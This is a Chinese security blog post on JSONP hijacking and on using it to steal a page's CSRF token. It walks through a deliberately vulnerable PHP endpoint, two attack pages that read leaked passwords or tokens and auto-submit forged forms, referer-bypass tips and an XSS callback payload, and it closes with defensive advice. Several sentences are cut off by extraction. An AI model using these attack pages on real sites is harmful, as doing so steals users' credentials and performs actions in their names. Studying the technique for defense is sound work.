JSONP绕过CSRF防护token

mntn / 2019-05-17 10:02:00 / 浏览数 5646 安全技术 WEB安全 顶(0) 踩(0)

第一次遇到了jsonp劫持漏洞，并且通过此漏洞绕过token进行成功的csrf攻击，仅以此文进行记录分享。

JSONP

什么是jsonp？

Jsonp(JSON with Padding) 是 json 的一种"使用模式"，可以让网页从别的域名（网站）那获取资料，即跨域读取数据。

JSONP的语法和JSON很像，简单来说就是在JSON外部用一个函数包裹着。JSONP基本语法如下：

```
callback({ "name": "kwan" , "msg": "■■■■" });
```

JSONP原理就是动态插入带有跨域url的<script>标签，然后调用回调函数，把我们需要的json数据作为参数传入，通过一些逻辑把数据显示在页面上。

常见的jsonp形式类似：

```
http://www.test.com/index.html?jsonpcallback=hehe
```

传过去的hehe就是函数名，服务端返回的是一个函数调用，可以理解为：evil就是一个函数，(["customername1","customername2"])就是函数参数，网站前端只需要再编


jsonp劫持漏洞

漏洞很简单，在本地复现一下。

【JSONP_callback.php】：jsonp接口，返回用户的账户密码(简单起见，就直接写死返回值了)

```
<?php
   header('Content-type: application/json');
   $callback = $_GET["callback"];
   //json■■
   $json_data = '{"customername1":"user1","password":"12345678"}';
   //■■jsonp■■■■■
   echo $callback . "(" . $json_data . ")";
?>
```

请求该接口并加上callback=hello，返回值如下




在返回值开头中可见hello，如果我们修改callback的值为其他值，此处的返回值也会相应改变。我们可以劫持callback参数，自己构造callback处理函数，受害者点击我

比如，我们编写如下攻击页面：

```
<html>
<head>
<title>test</title>
<meta charset="utf-8">
<script type="text/javascript">
function hehehe(obj){
   alert(obj["password"]);
   var myForm = document.createElement("form");
   myForm.action="http://localhost/JSONP_redirect.php";
   myForm.method = "GET";
   for ( var k in obj) {
       var myInput = document.createElement("input");
       myInput.setAttribute("name", k);
       myInput.setAttribute("value", obj[k]);
       myForm.appendChild(myInput);
   }
   document.body.appendChild(myForm);
   myForm.submit();
   document.body.removeChild(myForm);
}
</script>
</head>
<body>
<script type="text/javascript" src="http://localhost/JSONP_callback.php?callback=hehehe"></script>
</body>
</html>
```

用户访问此页面后，会自动去请求JSONP_callback.php，返回值会进入hehehe函数进行处理，在hehehe函数中，会弹出密码值、创建表单自动提交用户密码到攻击者服务



删除弹窗之后，攻击过程对受害者就是完全不可见的。

绕过token防护进行csrf攻击


JSONP劫持其实是属于CSRF攻击范畴的，毕竟要拿到敏感数据是需要用户登陆并点击的，所以JSONP劫持是CSRF攻击的一种手段。既然属于CSRF攻击范畴，那么JSONP劫

如开头所说，我上周成功利用了JSONP劫持来完成了一次csrf攻击，我以此例来说明如果通过JSONP绕过token防护进行csrf攻击。

首先，在目标站上的请求中我发现总是有参数`jscallback`和`htmlcallback`，所以我在一个返回敏感信息的url后面添加了这2个参数，发现均有返回，成功确认此处有jso

然后在对关键操作进行csrf漏洞挖掘的时候，我发现在表单中有个隐藏的token值，灵光一闪！既然全站都有jsonp，我为什么不在这个操作页面通过jsonp获取到整个页面代

说干就干，确定这个页面的jsonp没有问题(这儿的图截错了，忘了改callback参数值)：



编写攻击页面的代码如下：

```
<html>
<head>
<title>test</title>
<meta charset="utf-8">
</head>
<body>
<div id="test"></div>
<script type="text/javascript">
function test(obj){
   // ■■■■■■■■■■
   var content = obj['html']
   // ■■■■■■■■■
   var token=content.match('token = "(.*?)"')[1];
   // ■■■■■■■
   var parent=document.getElementById("test");
   var child=document.createElement("form");
   child.method="POST";
   child.action="http://vuln.com/del.html";
   child.id="test1"
   parent.appendChild(child);
   var parent_1=document.getElementById("test1");
   var child_1=document.createElement("input");
   child_1.type="hidden";child_1.name="token";child_1.value=token;
   var child_2=document.createElement("input");
   child_2.type="submit";
   parent_1.appendChild(child_1);
   parent_1.appendChild(child_2);
}
</script>
<script type="text/javascript" src="http://vuln.com/caozuo.html?htmlcallback=test"></script>
</body>
</html>
```

htmlcallback返回一个对象obj，以该对象作为参数传入test函数，操作对象中属性名为html的值，正则匹配出token，再加入表单，自动提交表单完成操作，用户点击该攻

在一个功能点完成csrf攻击后，我基本可以基于此，完成全站的csrf攻击。

但是，在操作另一个功能点时，发现该功能点还进行referer验证，需要绕过referer。绕过referer也是csrf攻击中常见的场景了，常见绕过方法：

- 空referer
- referer过滤不严谨

这几天我还看到了一个方法，没有试验过：使用requset merging bypass referer(jsonp)检测

可以看到，想要通过jsonp劫持来绕过token进行csrf还是挺麻烦的，条件太多：

1. 有jsonp劫持
2. 能在源码里找到token
3. 没有referer防护

jsonp除了连打csrf之外，还可以连打xss，即把callback参数值写成xss payload：

```
?callback=<script>alert()</script>
```

防护建议

摘自:http://blog.knownsec.com/2015/03/jsonp_security_technic/

1、严格安全的实现 CSRF 方式调用 JSON 文件：限制 Referer 、部署一次性 Token 等。
2、严格安装 JSON 格式标准输出 Content-Type 及编码（ Content-Type : application/json; charset=utf-8 ）。
3、严格过滤 callback 函数名及 JSON 里数据的输出。
4、严格限制对 JSONP 输出 callback 函数名的长度(如防御上面 flash 输出的方法)。
5、其他一些比较"猥琐"的方法：如在 Callback 输出之前加入其他字符(如：/**/、回车换行)这样不影响 JSON 文件加载，又能一定程度预防其他文件格式的输出。还比如 Gmail 早起使用 AJAX 的方式获取 JSON ，听过在输出 JSON 之前加入 while(1) ;这样的代码来防止 JS 远程调用

参考

http://blog.knownsec.com/2015/03/jsonp_security_technic/

https://xz.aliyun.com/t/176

https://www.leavesongs.com/HTML/sina-jsonp-hijacking-csrf-worm.html

https://www.colabug.com/3885838.html

http://docs.ioin.in/writeup/threathunter.org/_topic_59a9329cec721b1f1966ea2e/index.html